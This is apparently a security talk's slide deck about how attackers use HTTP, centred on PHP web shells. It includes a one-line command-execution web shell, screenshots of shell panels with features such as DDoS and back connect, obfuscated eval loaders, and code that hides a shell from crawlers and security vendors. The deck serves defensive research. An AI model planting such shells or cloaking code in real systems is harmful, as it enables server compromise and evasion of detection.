

HTTP

For the Good

or

the Bad





“Did you turn it off and on again?”

```
<profile>
  <name>Xavier Mertens</name>
  <aka>Xme</aka>
  <jobs>
    <day>Freelancer</day>
    <night>Blogger, ISC Handler, Hacker</night>
  </jobs>
  <![CDATA[
    www.truesec.be
    blog.rootshell.be
    isc.sans.edu
    www.brucon.org
  ]]>
</profile>
```

Why HTTP?

“HTTP is the new TCP”

Why HTTP?

- HTTP remains one of the major infection vector
- Used to deliver malicious code to the victim
- Used as C2 communication channel
- RAT

And HTTPS?


- HTTPS usage is (slowly) increasing...
- HTTPS is more complex than obfuscation techniques
- Really... Who cares to drop a malicious file?

And HTTPS?

but today...



Spot the Difference?



(Source: scotthelme.co.uk)

The Idea


Get a better understanding of how HTTP is used by bad guys.

"If the enemy leaves a door open, you must rush in."
(Sun Tzu)

Sources

- Pastebin
- Spamtrap
- Honeypots
- Internet Storm Center
- Hunting





- Playing active-defence
- You scan me, I scan you!



Webshell?

“A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.”

(Source: US-CERT)


Webshell?

```
<?=`$_GET[c]`?>
```

Features?

- File manipulation
- System command execution
- DB administration
- Scanning
- Pwning
- Mass mailing





Ayana Shahab priv8 shell

172.16.74.200/shell/4TKEEMtY.php?login=achan

Search

☆

📁

⬇

🏠

🌐

☰

🏠 Home

👤 About

⌵ Terminal

📄 Database assesment

🔤 String tools

🔒 Backdoor

🕸 Web analisist

📄 SC Deface

🐼 Ayana Shahab Priv8 Shell 🐼

🚪 Logout

HOSTNAME : 172.16.74.200

Free Disk : 5.29 GB / 8.73 GB

IP SERVER : 172.16.74.200 | YOUR IP : 172.16.74.1

SERVER SOFTWARE : Apache/2.4.12 (Ubuntu)

User: www-data (33) Group: www-data (33)

PHP version : 5.6.11-1ubuntu3.4-[PHPINFO] CURL: OFF|safemode:

OFF|URL POPEN: OFF|MySQL: ON

uname : Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct

8 15:35:06 UTC 2015 x86_64

DISABLE FUNCTIONS

:pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pc,

File :

Browse...

No file selected.

📁 upload

👍

/var/www/html/shell/NOT WRITABLE

🏠

⬅

➡

🔄

📁

No.	^	Name	Size	Type	Group:Owner	Permission	Last Modified	Action
0		←	--	achan/link	achan:ayana	~	~	?
1	☐	4TKEEMtY.php	82.771 KB	text/x-php	xavier:xavier	rw-r--r--	19 May 2017 [20:05]	?
2	☐	test.php	0.308 KB	text/x-php	root:root	rw-r--r--	19 May 2017 [16:05]	?

action selected files | total : 2 files & 0 directories | where : /var/www/html/shell

copyright © 2017 PeSec Team | Powered by : LinuxCode.org | Ayana Shahab priv8 shell By : shutdown57

G6 Shell v1.1 - Private ...:Made By

172.16.74.200/shell/Dx0TMnsS.php?c3J2aW5mbw=

Search

[Main](#) / [Server Information](#) / [File Explorer](#) / [Terminal](#) / [Hash Identifier](#) / [PHP Exec](#) / [Back Connect](#) / [Mass Mailer](#) / [Shell-101](#) / [Self Remove](#) /

G6 Shell v1.1 - Private

Server Name: 172.16.74.200

Server IP: 172.16.74.200 [\[WHOIS\]](#) - [\[TRACEROUTE\]](#)

Shell Location: /var/www/html/shell/Dx0TMnsS.php

Server Software: Apache/2.4.12 (Ubuntu) [\[Exploit DB\]](#)

Server Port: 80

HTTP Connection: keep-alive

Operating System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64

Magic Quotes: [\[DISABLED\]](#)

PHP Version: 5.6.11-1ubuntu3.4

Safe Mode: [\[ON\]](#)

Curl: [\[OFF\]](#)

Accept Encoding: gzip, deflate

Admin: webmaster@localhost

Disabled Functions: none

/etc/passwd: [Unreadable](#)

NoName Shell

172.16.74.200/shell/aWFgynQ1.php

Search

NoName Shell

System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64
MySQL: ON | Perl: ON | Python: ON | WGET: ON | CURL: OFF
Storage Space: 3.25 / 8.73 GB (Free: 5.48 GB)
User: www-data (33) Group: www-data (33)
Disable Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wst
Safe Mode: OFF

HOME KILL LOGOUT

Upload

Command

Mass Tools

Config

Config V.2

SynConfig

Jumping

CPanel Crack

Symlink

Symlink V.2

Zone-H

Defacer.id

Bypass vHost

Auto Edit User

Auto Deface WordPress

WordPress Auto Deface V.2

Auto Edit Title WordPress

Encode/Decode

SMTP Grabber

VB Index Changer

Multi Config

DB Dump

Inject Code

Bypass Etc/Passw

Csrf Exploiter

Wp Auto Hijack

Cpanel/Ftp Auto Deface

CGI Telnet

Adminer

Fake Root

DDoS

HashID

ReverseIP

Admin Finder

WHMCS Decoder

K-RDP Shell

Hash Generate

Port Scanner

Domains Viewer

Bark Connect

Bark Connect V.2

Disable Functions

Mgindexer

BruteForce Twitter

Contact Me

About Me

Current DIR: /var/www/html/shell/[drwxr-xr-x]

Name	Type	Size	Last Modified	Owner/Group	Permission	Action
.	dir	-	May 20 2017 4:05:55	root/root	drwxr-xr-x	newfile newfolder
..	dir	-	April 21 2017 6:26:43	root/root	drwxr-xr-x	newfile newfolder
Dx0TMns5.php	file	30.583KB	May 19 2017 3:37:08	xavier/xavier	-rw-r--r--	edit rename delete download
Dy7JA79A.php	file	49.127KB	May 20 2017 4:00:19	xavier/xavier	-rw-r--r--	edit rename delete download
aWFgynQ1.php	file	101.605KB	May 20 2017 4:05:38	xavier/xavier	-rw-r--r--	edit rename delete download
test.php	file	0.300KB	May 19 2017 11:01:09	root/root	-rw-r--r--	edit rename delete download

Copyright © 2017 - [IndoXploit](#)
Recoded IndoXploit Shell By Shun403

But Not So Different :)

```
$ diff 53yjE0iu PEJHm4b1
3c3
< //+++++[ 99 shell v.1 ]+++++ ||
---
> //+++++[./s3cre3t shell v.1]+++++ ||
19c19
< $auth_pass = "ac627ab1ccbdb62ec96e702f07f6425b"; // default: 99
---
> $auth_pass = "ef87dfd8b20e394438d4b5f0d993ad17"; // default: IndoXploit
40c40
<     background: black;
---
>     background: http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg;
78c78
< <body bgcolor="black">
---
> <body background="http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg">
178c178
<     background: black;
---
>     background: http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg;
203c203
<     color: red;
---
>     color: black;
254c254
< <body bgcolor="black">
---
> <body background="http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg">
```

Protections?



User-Agent

```
if(!empty($_SERVER['HTTP_USER_AGENT']))
{
    $userAgents = array("Googlebot", "Slurp", "MSNBot", "PycURL", \
        "facebookexternalhit", "ia_archiver", \
        "crawler", "Yandex", "Rambler", "Yahoo! Slurp", \
        "YahooSeeker", "bingbot");
    if(preg_match('/'.implode('|', $userAgents).'/i', \
        $_SERVER['HTTP_USER_AGENT']))
    {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
```

Obfuscate all the Things

```
$code=base64_decode(str_rot13(gzdeflate($text)));
```

Obfuscate all the Things

```
eval("\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E  
  \x66\x6C\x61\x74\x65\x28\x62\x61\x73  
  \x65\x36\x34\x5F\x64\x65\x63\x6F\x64  
  \x65\x28
```

...

Obfuscate all the Things

```
$aKsE9eV="F11YmASDI8xWmx/BAt2mILa1YfbbvtmDtVyBJdgRJMdMzSi";
$ZKrhrYP="\x62\x61\x73";
$Eh3puTRs="\163\164";
$jzEJyR="\147\172\x69";
$haydRZjS="\141";
$ZKrhrYP.=" \x65\66\64";
$haydRZjS.=" \x73";
$aKsE9eV.="nXvyMd1E6S7gncboMXway0/z7MWLeJnsyS2zbuPEK00cJhA";
$Eh3puTRs.=" \x72\x5f\162";
$jzEJyR.=" \156\146";
$aKsE9eV.="bnJZBLAbLJ5fMTpX62gvoHTQ3o5Vjvws1vSYtA0GOSfMckL";
$jzEJyR.=" \154\x61";
$ZKrhrYP.=" \137\x64\145\x63";
$haydRZjS.=" \163\145";
$Eh3puTRs.=" \157\164";
$ZKrhrYP.=" \157\x64\145";
$aKsE9eV.="UTbWKOkIsALGH1eu1FDF1J1dy19XbZ0bXL0kqH1eDR=";
$haydRZjS.=" \162\164";
$Eh3puTRs.=" \x31\63";
$jzEJyR.=" \x74\x65";
@$haydRZjS($jzEJyR($ZKrhrYP($Eh3puTRs($aKsE9eV))));
```

```
@assert(gzinflate(base64_decode(str_rot13($aKsE9eV))));
```

Random GET params

<http://www.acme.org/shell.php?foo=bar>

```
if(empty($_GET['foo']) || $_GET['foo'] != "bar")
{
    echo '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
...

```

.htaccess

```
ErrorDocument 403 /403.php
Order deny, allow
Deny from all
Allow from .wanadoo.fr
Allow from .sfr.net
Allow from .proxad.net
Allow from .numericable.fr
Allow from .club-internet.fr
Allow from .bbox.fr
Allow from .completel.fr
Allow from .bouyguesbox.fr
Allow from .nordnet.fr
```

FQDN

```
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("above","google","softlayer", "amazonaws",\
                        "cyveillance","phishtank","dreamhost", "netpilot", \
                        "calyxinstitute","tor-exit", "paypal");
foreach($blocked_words as $word)
{
    if (substr_count($hostname, $word) > 0)
    {
        header("HTTP/1.0 404 Not Found");
    }
}
```

BlackListed IP's

```
$bannedIP = array( [redacted] );
if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP))
{
    header('HTTP/1.0 404 Not Found');
    exit();
}
else
{
    foreach($bannedIP as $ip)
    {
        if(preg_match('/' . $ip . '/', $_SERVER['REMOTE_ADDR']))
        {
            header('HTTP/1.0 404 Not Found');
        }
    }
}
```

Referer

```
$ref = $_SERVER['HTTP_REFERER'];  
if (strpos($ref, 'exploit-kit.com') == FALSE) {  
    // Byebye!  
    ...  
}
```

Custom HTTP Header

```
$ref = $_SERVER['X-MALICIOUS-HEADER'];  
if (strpos($ref, 'MyKillString') == FALSE) {  
    // Byebye!  
    ...  
}
```

Fake Arguments

`http://195.190.23.11/physics/w9247109n.php?t4811n=3`

- If no arg is provided, a GIF header is returned

GeoIP

```
function ip_locate($ip)
{
    $result = file_get_contents("https://freegeoip.net/json/$ip");
    $data = json_decode($result, true);
    $flag = $data['country_code'];
    return $flag;
}

...

if (ip_locate($_SERVER['REMOTE_ADDR']) == 'RU')
{
    // Welcome home, do nothing ;-)
}
```

This is cool in a
perfect world...

But...

